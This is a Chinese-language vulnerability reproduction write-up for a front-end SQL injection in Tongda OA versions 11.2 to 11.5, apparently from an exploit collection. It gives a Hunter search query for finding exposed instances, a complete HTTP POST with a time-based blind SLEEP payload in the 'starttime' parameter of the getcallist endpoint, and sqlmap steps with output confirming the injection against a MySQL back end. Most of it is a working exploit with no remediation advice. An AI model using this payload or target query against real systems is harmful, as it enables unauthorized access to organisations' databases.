T10-1通达-OA-SQL


漏洞描述：

通达OA（Office Anywhere网络智能办公系统）是由北京通达信科科技有限公司自主研发的协同办公自动化软件，是与中国企业管理实践相结合形成的综合管理办公平台。通达OA为各行业不同规模的众多用户提供信息化管理能力，包括流程审批、行政办公、日常事务、数据统计分析、即时通讯、移动办公等，帮助广大用户降低沟通和管理成本，提升生产和决策效率。通达OA getcallist存在前台SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

影响版本：

- 通达OAV11.2-通达OAV11.5

网站图片：



网络测绘：

Hunter 语法：

app.name="通达 OA"

漏洞复现：

payload：

```
POST /general/appbuilder/web/calendar/calendarlist/getcallist HTTP/1.1
Host: {hostname}
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: USER_NAME_COOKIE=admin; OA_USER_ID=admin; SID_1=f4f833d3; UI_COOKIE=0; PHPSESSID=u1hk9v9ar46ejfd46uk7vupu23; KEY_RANDOMDATA=18528
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Length: 0

starttime=1' AND (SELECT 7846 FROM (SELECT(SLEEP(5)))SfMD) AND 'GpBS'='GpBS&endtime=1598918400&view=month&condition=1
```


效果图:

sqlmap


```
POST /general/appbuilder/web/calendar/calendarlist/getcallist HTTP/1.1
Host: {hostname}
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Length: 0

starttime=1&endtime=1598918400&view=month&condition=1
```

注意：sqlmap遇到302跳转，选择n



```
[21:04:14] [INFO] parsing HTTP request from '1.txt'
[21:04:14] [INFO] testing connection to the target URL
got a 302 redirect to 'htt[redacted]/index.php'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=g5pr1ng934a
hu0'). Do you want to use those [Y/n] y
[21:04:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:04:19] [CRITICAL] heuristics detected that the target is protected by some kind of WAF
are you sure that you want to continue with further target testing? [Y/n] y
[21:04:21] [WARNING] please consider usage of tamper scripts (option '--tamper')
[21:04:21] [INFO] testing if the target URL content is stable
```



```
[21:09:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:09:08] [WARNING] POST parameter 'condition' does not seem to be injectal
sqlmap identified the following injection point(s) with a total of 133 HTTP(
---
Parameter: starttime (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: starttime=1') AND (SELECT 6773 FROM (SELECT(SLEEP(5)))VMNY) AND
598918400&view=month&condition=1
---
[21:09:08] [INFO] the back-end DBMS is MySQL
[21:09:08] [WARNING] it is very important to not stress the network connect
based payloads to prevent potential disruptions
web application technology: Nginx, PHP
back-end DBMS: MySQL >= 5.0.12
[21:09:08] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
```